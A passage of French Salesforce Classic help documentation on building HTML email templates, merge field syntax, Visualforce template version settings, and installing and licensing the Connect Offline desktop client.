11. Saisissez un objet pour le message.
12. Saisissez le texte source HTML du message. Insérez toutes les balises HTML.

    Remarque: Si vous insérez une image, nous recommandons de la charger dans l'onglet Documents. Vous pouvez ensuite référencer la copie de l'image dans notre serveur. Par exemple :

    ```
    <img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
    id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
    height="64" width="64"/>
    ```

13. Si vous le souhaitez, saisissez des champs de fusion dans l'objet et dans le corps du modèle. Lorsque vous envoyez un e-mail, ces champs sont remplacés par les informations de votre piste, contact, compte, opportunité, requête ou solution.
14. Cliquez sur **Suivant**.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

L'option d'envoi de messages en masse n'est pas disponible dans les éditions suivantes : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

Les modèles d'e-mail HTML et Visualforce ne sont pas disponibles avec : **Personal** Edition

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier des modèles de message HTML personnalisés :
- Modifier les modèles HTML

Pour créer ou modifier des dossiers de modèles de message publics :
- Gérer les modèles publics

15. Si vous le souhaitez, saisissez la version en texte brut de votre e-mail ou cliquez sur **Copier le texte à partir de la version HTML** pour coller automatiquement le texte à partir de votre version HTML sans les balises HTML. La version en texte brut est disponible pour les destinataires qui ne peuvent pas afficher les e-mails HTML.

    ATTENTION: Nous recommandons de laisser vide la version en texte brut. Si vous le laissez vide, Salesforce crée automatiquement le contenu en texte brut basé sur la version HTML actuelle. Si vous saisissez un contenu manuellement, les modifications ultérieures apportées à la version HTML ne sont pas reflétées dans la version en texte brut.

16. Cliquez sur **Enregistrer**.

Conseil: Pour afficher un exemple du modèle renseigné avec les données d'enregistrements que vous sélectionnez et pour envoyer un e-mail test, cliquez sur **Envoyer un test et vérifier les champs de fusion**.

Remarque: Vous ne pouvez pas modifier le contenu d'un modèle HTML personnalisé en le sélectionnant pour l'utiliser dans un e-mail.

CONSULTER ÉGALEMENT :

- Création de modèles d'e-mails Visualforce
- Cloner des modèles d'e-mail
- Personnalisation de votre expérience Salesforce
- Création de modèles d'e-mail HTML
- Création de modèles d'e-mails Visualforce
- Création d'une lettre à en-tête
- Ajout d'images aux modèles d'e-mail
- Personnalisation de votre expérience Salesforce

## Création de modèles d'e-mail HTML

Vous pouvez créer des modèles d'e-mail HTML en utilisant un en-tête. Vous ne pouvez pas modifier l'en-tête ni la présentation d'un modèle existant. Pour pouvoir créer un modèle d'e-mail HTML, vous devez avoir au moins un en-tête actif.

Pour créer un modèle de message HTML :

1. Effectuez l'une des opérations suivantes :
   - Si vous êtes autorisé(e) à modifier les modèles publics, dans Configuration, saisissez *Modèles de message* dans la case Recherche rapide, puis sélectionnez **Modèles de message**.
   - Si vous ne disposez pas de l'autorisation de modification des modèles publics, accédez à vos paramètres personnels. Saisissez *Modèles* dans la case Recherche rapide, puis sélectionnez **Modèles d'e-mail** ou **Mes modèles**, selon l'option affichée.
2. Cliquez sur **Nouveau modèle**.
3. Choisissez HTML (avec en-tête), puis cliquez sur **Suivant**.
4. Choisissez le dossier dans lequel vous voulez stocker le modèle.
5. Pour pouvoir utiliser le modèle, sélectionnez la case Disponible.
6. Saisissez le nom du modèle de message.
7. Si nécessaire, modifiez le Nom unique du modèle. Ce nom unique référence le composant lors de l'utilisation de l'API Force.com. Dans les packages gérés, ce nom unique empêche les conflits de noms dans les installations de packages. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Le champ Nom unique du modèle permet de changer le nom de certains composants d'un package géré, et les modifications sont reflétées dans l'organisation abonnée.
8. Sélectionnez un en-tête. L'en-tête détermine les paramètres du logo, de la couleur de page et du texte de votre e-mail. Dans un modèle existant, vous ne pouvez pas modifier ce champ. Pour utiliser un en-tête différent après avoir créé un modèle, créez un autre modèle.
9. Sélectionnez la présentation d'e-mail. La présentation de l'e-mail détermine la disposition des colonnes et de la page du texte du message. Pour afficher des exemples, cliquez sur **Afficher les options de présentation de l'e-mail**. Dans un modèle existant, vous ne pouvez pas modifier ce champ. Pour utiliser une présentation d'e-mail différente après avoir créé un modèle, créez un autre modèle.
10. Vous pouvez également sélectionner un autre jeu de caractères dans la liste déroulante Codage.
11. Saisissez la description du modèle. Le nom et la description du modèle sont réservés à un usage interne. La description sert de titre des activités de message consignées lorsque vous effectuez un envoi en masse de messages.
12. Cliquez sur **Suivant**.
13. Saisissez l'objet de l'e-mail que vous envoyez.
14. Renseignez le texte du message en cliquant sur une section et en saisissant le texte. Pour empêcher les utilisateurs du modèle de modifier une section, cliquez sur l'icône de cadenas.
15. Changez le style de votre texte en sélectionnant ce dernier et en utilisant la barre d'outils de formatage.
16. Vous pouvez également saisir des champs de fusion dans l'objet et dans le corps du texte du modèle. Lorsque vous envoyez un e-mail, ces champs sont remplacés par les informations de votre piste, contact, compte, opportunité, requête ou solution.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

L'option d'envoi de messages en masse n'est pas disponible dans les éditions suivantes : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

Les modèles d'e-mail HTML et Visualforce ne sont pas disponibles avec : **Personal** Edition

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier des modèles de message HTML :
- Modifier les modèles HTML

Pour créer ou modifier des dossiers de modèles de message publics :
- Gérer les modèles publics

17. Cliquez sur **Suivant**.
18. Vous pouvez également saisir la version en texte brut de votre e-mail ou cliquer sur **Copier le texte à partir de la version HTML** pour coller le texte de votre version HTML, sans les balises HTML. La version en texte brut est disponible pour les destinataires qui ne peuvent pas afficher les e-mails HTML.

    ATTENTION: Nous recommandons de laisser vide la version en texte brut. Si vous le laissez vide, Salesforce crée automatiquement le contenu en texte brut basé sur la version HTML actuelle. Si vous saisissez un contenu manuellement, les modifications ultérieures apportées à la version HTML ne sont pas reflétées dans la version en texte brut.

19. Cliquez sur **Enregistrer**.

Conseil: Pour afficher un exemple du modèle renseigné avec les données d'enregistrements que vous sélectionnez et pour envoyer un e-mail test, cliquez sur **Envoyer un test et vérifier les champs de fusion**.

CONSULTER ÉGALEMENT :

- Création de modèles d'e-mail personnalisés HTML
- Création de modèles d'e-mails Visualforce
- Ajout d'images aux modèles d'e-mail
- Création d'une lettre à en-tête
- Personnalisation de votre expérience Salesforce

## Considérations relatives à l'utilisation de champs de fusion dans des modèles d'e-mail

Vous pouvez insérer un champ de fusion dans un e-mail, un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement. Vous pouvez utiliser des champs de fusion dans l'objet et dans le corps de modèles HTML personnalisés. Pour utiliser des champs de fusion, vous devez comprendre leur fonctionnement et le résultat généré dans vos e-mails fusionnés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

E-mail en masse non disponible avec : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

Les modèles d'e-mail HTML et Visualforce ne sont pas disponibles avec : **Personal** Edition

### Consignes relatives à la syntaxe et à la mise en forme

La syntaxe est formée d'une accolade ouvrante et d'un point d'exclamation, suivis du nom de l'objet, d'un point, du nom du champ et d'une accolade fermante. Par exemple, pour inclure le numéro de compte de votre destinataire, vous pouvez saisir `ID: {!Account.AccountNumber}`, l'e-mail de votre destinataire affiche `ID: 001234567890123`.

La syntaxe d'un champ de fusion peut varier selon l'emplacement d'utilisation du champ. Pour vous assurer d'utiliser la syntaxe adéquate, sélectionnez des champs de fusion dans la liste déroulante de l'éditeur dans lequel vous utilisez le champ de fusion. La plupart des champs de fusion de modèles d'e-mail correspondent directement avec des champs de modèle d'e-mail.

Important:

- Si deux objets personnalisés ou plus ont des noms ou des étiquettes identiques, un seul objet est affiché lorsque vous les sélectionnez dans champs de fusion disponibles. Pour sélectionner des champs de fusion dans tous les objets, assurez-vous que tous les objets personnalisés ont des noms et des étiquettes uniques.

## Consignes relatives à l'utilisation de champs de fusion

### Général

- N'utilisez pas un champ de formule de lien hypertexte dans l'objet d'un modèle d'e-mail ou dans le corps d'un modèle d'e-mail de texte.
- Dans les modèles de message, vous pouvez ajouter un texte de substitution à chaque champ de fusion. Le texte de substitution s'affiche dans un e-mail envoyé que si l'enregistrement fusionné ne contient pas de données pour ce champ. Pour ajouter du texte de substitution, insérez une virgule après le nom de champ, puis entrez le texte avant l'accolade fermante. Par exemple, `Cher {!Contact.FirstName, Valued Customer}`. Lorsque vous enregistrez le modèle, le champ de fusion s'affiche dans le modèle sous la forme `Cher {!BLANKVALUE(Contact.FirstName, "Valued Customer")}`. Dans cet exemple, si aucune information ne figure dans le champ `Prénom` de l'enregistrement du contact, l'e-mail que vous créez avec votre modèle commence par « Cher client ».
- Les champs de fusion `{!Receiving_User.`*`field_name`*`}` et `{!Sending_User.`*`field_name`*`}` fonctionnent uniquement pour les e-mails en masse et ne sont pas disponibles dans les modèles d'e-mail Visualforce.
- Les champs utilisateur sont également qualifiés de champs `relatifs à l'expéditeur du message` pour les administrateurs et les utilisateurs autorisés à gérer les utilisateurs. Utilisez-les dans les modèles de message lorsque vous faites référence à la personne qui envoie le message.
- Les administrateurs et les utilisateurs autorisés à gérer les utilisateurs peuvent utiliser les champs de fusion des destinataires pour les modèles de message afin de faire référence au destinataire du message.
- Les champs `Date de création` et `Date de dernière modification` affichent uniquement la date, pas la date et l'heure.
- Si le modèle contient un champ de fusion auquel aucune donnée ne correspond dans un enregistrement spécifique, ce champ ne s'affiche pas dans le message envoyé. Pour rechercher les champs vides, modifiez la vue de liste des destinataires pour rechercher les champs de fusion que vous utilisez dans votre modèle, puis saisissez le critère « <champ> égal à » en laissant le troisième champ vide. Modifiez les enregistrements dont certains champs sont vides avant d'envoyer vos messages.

### Comptes

Lorsque des champs de fusion de compte sont inclus dans un modèle d'e-mail et si ce modèle est sélectionné après l'ajout d'un contact au champ d'e-mail `À`, les champs de fusion de compte présentent le compte du contact et non le compte de la requête.

### Campagnes

- Les champs de fusion de campagne et de membre de campagne peuvent être utilisés dans les modèles d'e-mail mais pas dans les modèles de publipostage.
- Les champs de fusion de membre de campagne ne peuvent pas être utilisés avec d'autres types de champs de fusion dans le même modèle d'e-mail. Par exemple, si vous créez un modèle d'e-mail à l'aide d'un champ de fusion d'un membre de campagne et que vous souhaitez inclure le titre du bénéficiaire, utilisez `{!CampaignMember.Title}` au lieu de `{!Lead.Title}` ou `{!Contact.Title}`.

### Requêtes

Si vous avez activé la fonction E-mail vers requête ou E-mail vers requête à la demande, vous pouvez créer des modèles d'e-mails utilisés par des agents de support afin de répondre à des requêtes. Ces modèles peuvent inclure des champs de fusion affichant les données de l'e-mail d'origine dans la réponse.

### Recherche de connexion

Les modèles d'e-mail personnalisés doivent contenir l'URL du questionnaire. `{!Contact.PartnerSurveyURL}` est disponible en tant que champ de fusion d'un contact lors de la création de modèles.

**Contacts**

- Dans Salesforce Classic, les modèles avec des champs de fusion de contact peuvent être utilisés pour générer des documents de publipostage pour des pistes. De la même façon, les modèles avec des champs de Piste peuvent être utilisés pour générer des documents de publipostage pour des contacts.
- Vous pouvez utiliser des champs Contact et Piste personnalisés pour le publipostage avec Salesforce Classic et Lightning Experience, mais uniquement pour les objets d'origine des champs personnalisés. Par exemple, un champ Piste personnalisé peut être utilisé uniquement pour des modèles de piste.

**Opportunités**

Les champs de fusion des produits au niveau des opportunités sont uniquement disponibles dans les organisations ayant activé les produits et ne sont utilisables que dans les modèles de publipostage, en aucun cas pour des modèles de message.

**Commandes**

Les champs de fusion de produits commandés dans les modèles d'e-mails ne sont pas pris en charge.

**Workflow**

Pour utiliser des champs de fusion à partir d'enregistrements utilisateur dans des modèles d'e-mail, sélectionnez parmi les types de champ de fusion suivants :

- Champs Utilisateur : utilisez ces champs de fusion pour représenter l'utilisateur expéditeur. Les champs de fusion nommés `{!User.field_name}` renvoient des valeurs de l'enregistrement utilisateur de la personne qui a créé ou mis à jour l'enregistrement ayant déclenché la règle de workflow.
- Champs Utilisateur cible du workflow : utilisez ces champs de fusion uniquement dans des modèles d'e-mail pour des règles de workflow dans l'objet Utilisateur. Les champs de fusion nommés `{!Target_User.field_name}` renvoient des valeurs de l'enregistrement utilisateur créé ou mis à jour pour déclencher la règle de workflow.

Cette version contient une version bêta de workflow dans l'objet Utilisateur, de qualité production, mais qui inclut des limitations connues. Pour soumettre des commentaires et des suggestions, accédez à IdeaExchange.

CONSULTER ÉGALEMENT :

Présentation des champs de fusion

Champs de fusion des approbations

## Champs de fusion pour des modèles d'e-mail Visualforce

Champ de fusion que vous pouvez insérer dans un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

E-mail en masse non disponible avec : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

### Syntaxe et mise en forme

Les champs de fusion pour les modèles d'e-mail Visualforce utilisent le même langage d'expression que les formules :

```
{!Object_Name.Field_Name}
```

Par exemple, vous pouvez commencer votre modèle d'e-mail par `Bonjour {!Contact.FirstName}`. Lorsque vous envoyez le modèle, chaque destinataire lit son nom à la place du champ de fusion. Si le prénom de votre destinataire est Jean, `Bonjour Jean !` s'affiche lorsqu'il ouvre l'e-mail.

### Conseils

- Vous pouvez envoyer des e-mails en masse en utilisant un modèle d'e-mail Visualforce. `{!Receiving_User.field_name}` et `{!Sending_User.field_name}` sont utilisés pour les e-mails en masse et ne sont pas disponibles dans les modèles d'e-mail Visualforce.
- Pour traduire les modèles de message Visualforce en fonction de la langue des destinataires ou des objets associés, utilisez l'attribut de langue de la balise `<messaging:emailTemplate>`. Les valeurs correctes sont Salesforce-clés de langue prises en charge, telles que « fr-fr » pour Français (France). L'attribut de langue accepte les champs de fusion des attributs `recipientType` et `relatedToType` du modèle d'e-mail. Vous créez des champs de langue personnalisés à utiliser dans les champs de fusion. Le système de traduction est requis pour traduire des modèles de message.

CONSULTER ÉGALEMENT :

Création de modèles d'e-mails Visualforce

Présentation des champs de fusion

## Considérations relatives à l'utilisation de champs de fusion dans des modèles d'e-mail

Un champ de fusion est un champ que vous pouvez insérer dans un e-mail, un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement. Pour utiliser des champs de fusion, il est préférable de comprendre leur fonctionnement et le rendu à attendre dans vos documents fusionnés.

Éditions

Cette fonctionnalité est disponible dans Salesforce Classic.

Disponible avec : **Toutes** les éditions

### Consignes relatives à la syntaxe et à la mise en forme

Les modèles de publipostage sont créées en chargeant des documents vers Salesforce à partir de votre bureau. La syntaxe de ces champs de fusion est *OBJECT_FIELD_NAME* ou *FIELD_NAME*. Les champs de fusion pour des modèles de publipostage doivent :

- Être uniques
- Contenir uniquement des lettres, des chiffres ou le caractère de soulignement (_.
- Ne pas dépasser 40 caractères

Par exemple : `AccountNumber`. Pour vous assurer d'utiliser la syntaxe correcte, avec Connect pour Office insérez des champs de fusion dans votre modèle de publipostage.

### Compatibilité des champs de fusion

- Dans Salesforce Classic, les modèles avec des champs de fusion de contact peuvent être utilisés pour générer des documents de publipostage pour des pistes. De la même façon, les modèles avec des champs de Piste peuvent être utilisés pour générer des documents de publipostage pour des contacts.

- Vous pouvez utiliser des champs Contact et Piste personnalisés pour le publipostage avec Salesforce Classic et Lightning Experience, mais uniquement pour les objets d'origine des champs personnalisés. Par exemple, un champ Piste personnalisé peut être utilisé uniquement pour des modèles de piste.
- Dans Salesforce Classic, pour le publipostage d'opportunités, vous pouvez utiliser des champs de fusion de contact pour fusionner des informations supplémentaires d'un contact associé.
- Dans Salesforce Classic, les champs de fusion de produits dans des opportunités sont disponibles uniquement pour les organisations qui ont activé des produits. Les champs de fusion de produits dans des opportunités ne sont pas disponibles dans Lightning Experience.
- Dans Salesforce Classic, les champs de fusion de processus d'approbation peuvent être utilisés dans les modèles de message, mais pas dans les modèles de publipostage. Les champs de fusion de processus d'approbation ne sont pas disponibles dans Lightning Experience.
- Les champs de fusion de campagnes et de membres de campagne ne peuvent pas être utilisés dans des modèles de publipostage.

CONSULTER ÉGALEMENT :

Publipostage

Présentation des champs de fusion

## Gestion des paramètres de version pour les modèles d'e-mail Visualforce

Pour faciliter la rétrocompatibilité, chaque modèle d'e-mail Visualforce est enregistré avec les paramètres de la version Visualforce spécifiée et de l'API. Si le modèle d'e-mail Visualforce référence des packages gérés installés, les paramètres de version de chaque package géré, référencé par le composant Visualforce, sont également enregistrés. Ainsi, lorsque Visualforce, l'API et les composants de packages gérés évoluent avec les versions publiées ultérieurement, une modèle d'e-mail Visualforce reste lié aux versions avec un comportement spécifique connu.

Une version de package est un numéro qui identifie l'ensemble de composants chargés dans un package. Le numéro de version se présente sous la forme *numéroMajeur.numéroMineur.numéroCorrectif* (par exemple, 2.1.3). Les numéros majeur et mineur sont incrémentés à chaque publication d'une version importante. Le *numéroCorrectif* est généré et téléchargé uniquement lors de la publication d'un correctif. Les versions de package permettent aux éditeurs d'adapter les composants de leurs packages gérés en publiant gracieusement des versions ultérieures sans gêner les intégrations clientes existantes en utilisant le package.

Pour définir l'API Salesforce et la version Visualforce d'un modèle d'e-mail Visualforce :

1. Effectuez l'une des opérations suivantes :
   - Si vous êtes autorisé(e) à modifier les modèles publics, dans Configuration, saisissez *Modèles de message* dans la case `Recherche rapide`, puis sélectionnez **Modèles de message**.
   - Si vous ne disposez pas de l'autorisation de modification des modèles publics, accédez à vos paramètres personnels. Saisissez *Modèles* dans la case `Recherche rapide`, puis sélectionnez **Modèles d'e-mail** ou **Mes modèles**, selon l'option affichée.
2. Cliquez sur `Nom du modèle d'e-mail` pour le modèle d'e-mail Visualforce.
3. Cliquez sur **Modifier le modèle**, puis sur **Paramètres de version**.
4. Sélectionnez la `Version` de l'API Salesforce. Il s'agit également de la version de Visualforce utilisée avec ce modèle.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

L'option d'envoi de messages en masse n'est pas disponible dans les éditions suivantes : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

AUTORISATIONS UTILISATEUR

Pour définir les paramètres de version des modèles d'e-mail Visualforce :

- Personnaliser l'application

5. Cliquez sur **Enregistrer**.

Pour configurer les paramètres de version du package pour un modèle d'e-mail Visualforce :

1. Effectuez l'une des opérations suivantes :
   - Si vous êtes autorisé(e) à modifier les modèles publics, dans Configuration, saisissez *Modèles de message* dans la case Recherche rapide, puis sélectionnez **Modèles de message**.
   - Si vous ne disposez pas de l'autorisation de modification des modèles publics, accédez à vos paramètres personnels. Saisissez *Modèles* dans la case Recherche rapide, puis sélectionnez **Modèles d'e-mail** ou **Mes modèles**, selon l'option affichée.
2. Cliquez sur Nom du modèle d'e-mail pour le modèle d'e-mail Visualforce.
3. Cliquez sur **Modifier le modèle**, puis sur **Paramètres de version**.
4. Sélectionnez une Version pour chaque package géré référencé par le modèle d'e-mail Visualforce : Cette version du package géré continue d'être utilisée par le modèle d'e-mail Visualforce si des versions ultérieures du package géré sont installées, sauf si vous mettez manuellement à jour le paramètre de version. Pour ajouter un package géré installé à la liste des paramètres, sélectionnez un package dans la liste des packages disponibles. Cette liste s'affiche uniquement si un package géré installé n'est pas déjà associé au modèle d'e-mail Visualforce.
5. Cliquez sur **Enregistrer**.

Notez les points suivants lorsque vous utilisez des paramètres de version de package :

- Si vous avez un modèle d'e-mail Visualforce qui référence un package géré sans spécifier sa version, le modèle d'e-mail Visualforce est associé par défaut à la dernière version installée du package géré.
- Vous ne pouvez pas **Supprimer** le paramètre de version d'un modèle d'e-mail Visualforce pour un package géré si ce dernier est référencé par le modèle d'e-mail Visualforce.

CONSULTER ÉGALEMENT :

Création de modèles d'e-mails Visualforce
Création de modèles de message texte
Création de modèles d'e-mail HTML
Création de modèles d'e-mail personnalisés HTML

# Connect Offline

## Accès au client de bureau

Connect Offline et Connect pour Office sont des clients de bureau qui intègrent Salesforce à votre PC. En tant qu'administrateur, vous pouvez contrôler les clients de bureau auxquels vos utilisateurs ont accès ainsi que la notification automatique des utilisateurs lorsque des mises à jour sont disponibles.

Pour définir des autorisations pour Salesforce pour Outlook, utilisez l'autorisation « Gérer les configurations de clients de messagerie ».

Vous pouvez définir l'accès des utilisateurs au client de bureau en modifiant leur profil.

Les options d'accès du client de bureau sont les suivantes :

| Option | Signification |
|---|---|
| Désactivé (accès refusé) | La page de téléchargement du client respectif dans les paramètres personnels des utilisateurs est masquée. En outre, les utilisateurs ne peuvent pas se connecter depuis le client. |
| Active, aucune mise à jour | La page de téléchargement du client respectif dans les paramètres personnels des utilisateurs est masquée. Les utilisateurs peuvent se connecter depuis le client, mais ne peuvent pas le mettre à niveau à partir de leur version actuelle. |
| Activé, mises à jour sans alertes | Les utilisateurs peuvent télécharger le client, se connecter depuis le client et le mettre à niveau, mais ils ne reçoivent pas d'alerte lorsqu'une nouvelle version est disponible. |
| Activé, mises à jour avec alertes | Les utilisateurs peuvent télécharger, se connecter depuis le client et le mettre à niveau. Ils peuvent recevoir les alertes de mise à jour et les suivre ou les ignorer. |
| Activé, mise à jour obligatoire avec alertes | Les utilisateurs peuvent télécharger, se connecter depuis le client et le mettre à niveau. Lorsqu'une nouvelle version est disponible, ils peuvent recevoir une alerte de mise à jour. Ils ne peuvent pas se connecter depuis le client tant qu'il ne l'ont pas mis à niveau. |

Éditions

Connect Offline disponible avec : Salesforce Classic

Connect Offline disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Connect pour Office disponible avec : Salesforce Classic et Lightning Experience

Connect pour Office disponible avec : **Toutes** les éditions à l'exception de Database.com

Connect Offline est le seul client disponible avec Developer Edition. Dans Personal Edition, Group Edition et Professional Edition, tous les utilisateurs ont le système par défaut “Activé, mises à jour sans alertes” pour l'ensemble des clients.

Remarque:

- L'accès au client de bureau est disponible uniquement pour les utilisateurs dont les profils disposent de l'autorisation « API activé ».

Si les utilisateurs peuvent afficher des alertes et s'ils se sont déjà connectés à Salesforce par le passé à partir du client, une bannière d'alerte s'affiche automatiquement sous l'onglet Accueil dès qu'une nouvelle version est disponible. Cliquer sur la bannière permet

d'ouvrir la page Rechercher les mises à jour où les utilisateurs peuvent télécharger et exécuter des fichiers d'installation. Dans leurs paramètres personnels, les utilisateurs peuvent également accéder à la page **Rechercher les mises à jour**, qu'une alerte ait été déclenchée ou non.

# Installation de Connect Offline

## Octroi de licences Connect Offline

Pour les organisations Salesforce utilisant Professional Edition, Performance Edition, Unlimited Edition, Enterprise Edition et Developer Edition, Salesforce fournit une licence Connect Offline pour chaque licence Salesforce. Les utilisateurs sans licence Connect Offline peuvent l'utiliser pendant une période d'évaluation de 30 jours.

Pour attribuer une licence Connect Offline à un utilisateur de votre organisation, modifiez l'enregistrement de l'utilisateur, puis activez la case `Utilisateur hors ligne`. Cette case doit être cochée afin que les utilisateurs puissent utiliser Force.com Connect Offline.

## Vérification de la configuration requise

La configuration système requise pour Connect Offline est la suivante :

- Microsoft® Internet Explorer® 6, 7 ou 8 (nous ne prenons pas en charge les autres navigateurs, notamment Mozilla® Firefox®, Apple® Safari® et Google Chrome™).
- Microsoft Windows® 2000, Windows XP, Windows Vista® ou Windows 7

  Remarque: La version 32 bits d'Internet Explorer 8 avec son option d'affichage de compatibilité est requise pour la version 64 bits de ces systèmes d'exploitation.

- 256 Mo de RAM (512 Mo recommandés)
- 20 Mo d'espace disque minimum (250 Mo recommandés selon la taille du porte-documents)
- Processeur Intel® Pentium® II, 500 MHz ou supérieur

## Installation d'un client individuel

Pour télécharger et installer le client Connect Offline :

1. Depuis vos paramètres personnels, saisissez *`Connect Offline`* dans la case `Recherche rapide`, puis sélectionnez **Connect Offline**.
2. Cliquez sur **Installer maintenant**.

   Remarque: Vous devez disposer de droits d'administrateur sur l'ordinateur sur lequel vous installez Connect Offline.

3. Cliquez sur **Oui** dans le message qui vous demande si vous voulez installer et exécuter le client.
4. Suivez les instructions qui se succèdent dans l'assistant pour mener à bien l'installation.
5. Connectez-vous à Connect Offline pour vérifier l'installation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les enregistrements dans Connect Offline :

- Autorisation Lire sur le type d'enregistrement approprié (comptes, contacts ou opportunités)

Pour mettre à jour les enregistrements dans Connect Offline :

- Autorisation Créer, Modifier ou Supprimer sur le type d'enregistrement approprié (comptes, contacts ou opportunités)

### Déploiement de Connect Offline dans la totalité du système

Si l'entreprise utilise Windows, les administrateurs réseau peuvent installer Connect Offline sur plusieurs ordinateurs simultanément. Pour des déploiements en masse, accédez à la page Connect Offline dans vos paramètres personnels, puis cliquez sur le lien de téléchargement du package MSI compressé.

Conseil: L'historique des connexions répertorie la version de Connect Offline qu'utilise chaque utilisateur.

### Mise à jour de Connect Offline

Salesforce publie périodiquement des mises à jour de Connect Offline et notifie les utilisateurs en fonction des paramètres de leur profil d'utilisateur.

CONSULTER ÉGALEMENT :

- Quel est le contenu par défaut de votre porte-documents Connect Offline ?
- Onglets disponibles dans Connect Offline
- Dépannage de Connect Offline
- Personnalisation de votre expérience Salesforce

## Exemple de jeux de données hors ligne

De nombreux administrateurs créent des configurations de porte-documents basées sur les groupes fonctionnels de leur organisation car les utilisateurs du même groupe ont généralement des exigences hors ligne similaires concernant les données. Des exemples de jeux de données pour des groupes Salesforce courants se trouvent ci-dessous. Vos utilisateurs Connect Offline ont des besoins spécifiques, mais vous pouvez utiliser ces exemples comme référence pour vous aider à commencer avec des jeux de données dans des configurations de porte-documents.

### Directeur commercial

Les directeurs commerciaux ont généralement besoin de consulter les enregistrements en leur possession ainsi que ceux de leurs subordonnés. Ils ont aussi tendance à surveiller étroitement les affaires importantes en cours.

Cette configuration de porte-documents permet aux directeurs commerciaux de consulter :

- Les opportunités en leur possession
- Les opportunités en la possession d'utilisateurs dont ils sont hiérarchiquement responsables
- Toutes les opportunités programmées pour une clôture au cours du trimestre actuel avec une somme supérieure à 100 000 $
- Tous les comptes en rapport avec les opportunités
- Un sous-ensemble de leurs enregistrements de contact et d'activité

### Ingénieur technico-commercial

La configuration de porte-documents des ingénieurs technico-commerciaux récupère les opportunités dont les autres membres de l'équipe d'opportunité de l'utilisateur sont responsables, mais n'inclut pas les enregistrements de l'utilisateur. La configuration de porte-documents des ingénieurs technico-commerciaux est basée sur les opportunités car tous les comptes et les contacts inclus dans le porte-documents sont en rapport avec les opportunités. Les ingénieurs technico-commerciaux peuvent consulter :

- Jusqu'à 5 000 opportunités en leur possession et jusqu'à 5 000 opportunités dont ils font partie au sein de l'équipe d'opportunité. Ces opportunités doivent être en cours ou posséder une date de clôture dans le mois en cours, les deux derniers mois ou les 24 mois à venir. S'il y a plus de 5 000 opportunités, les 5 000 enregistrements modifiés le plus récemment sont synchronisés.

- Tous les comptes, contacts et produits de l'opportunité en rapport avec ces opportunités
- Un sous-ensemble de tâches et d'événements en rapport avec ces opportunités

### Responsable de compte

La configuration de porte-documents pour les responsables de compte est basée sur le compte, ce qui signifie que le porte-documents inclut les comptes d'utilisateurs et les opportunités en rapport avec ces comptes. Les opportunités sont filtrées de telle manière que seules les opportunités ouvertes programmées pour une clôture au cours du trimestre actuel soit synchronisées. Les jeux de données enfants Événement et Tâche récupèrent toutes les activités en rapport avec ces opportunités et non uniquement les activités de l'utilisateur. Seuls les tâches et les événements ouverts dans un intervalle de deux mois sont envoyés dans le porte-documents. Les jeux de données parents Tâche et Événement affichent uniquement les activités de l'utilisateur et restreignent les activités aux tâches ouvertes et aux événements programmés pour les 30 prochains jours. Le jeu de données Contact fournit les enregistrements de contact de l'utilisateur, mais limite le nombre d'enregistrements aux 500 contacts actifs les plus récents.

CONSULTER ÉGALEMENT :

Définition des jeux de données Connect Offline
Gestion des configurations de porte-documents Connect Offline

## Configuration des utilisateurs pour l'expérience Salesforce à partir des applications Microsoft® Email ou Google Calendar™

Vous savez que vos commerciaux passent beaucoup de temps à travailler sur des prospects par e-mail et à planifier des rendez-vous à partir de leur calendrier. Augmentez la productivité des commerciaux en configurant Salesforce pour leur permettre d'accomplir ces tâches directement depuis ces applications. Grâce à nos fonctionnalités d'intégration de la messagerie, les commerciaux peuvent afficher et créer des enregistrements Salesforce et ajouter des e-mails à Salesforce sans quitter leur application de messagerie. Vous pouvez également configurer la synchronisation des contacts, des événements et des tâches avec Salesforce pour les utilisateurs d'applications Microsoft, et la synchronisation des événements avec Salesforce pour les utilisateurs de Google Calendar.

# Quelle est le produit d'intégration de la messagerie adapté à ma société ?

Que vous prépariez la migration depuis l'un de nos produits hérités d'intégration de la messagerie ou que vous découvriez l'intégration de la messagerie, vous pouvez simplifier les tâches que les commerciaux doivent réaliser entre leurs applications de messagerie et agendas, et Salesforce. Nous offrons plusieurs produits qui permettent d'intégrer Salesforce aux applications de messagerie Microsoft ou à Google Calendar™. Avant d'explorer la configuration, examinons les options pour vous aider à sélectionner le produit le plus adapté aux besoins de vos commerciaux.

Prenez connaissance de nos recommandations pour sélectionner le produit d'intégration de la messagerie qui convient à vos utilisateurs.

| Pour les commerciaux qui utilisent ces produits | Nous recommandons cette solution Salesforce | En savoir plus |
|---|---|---|
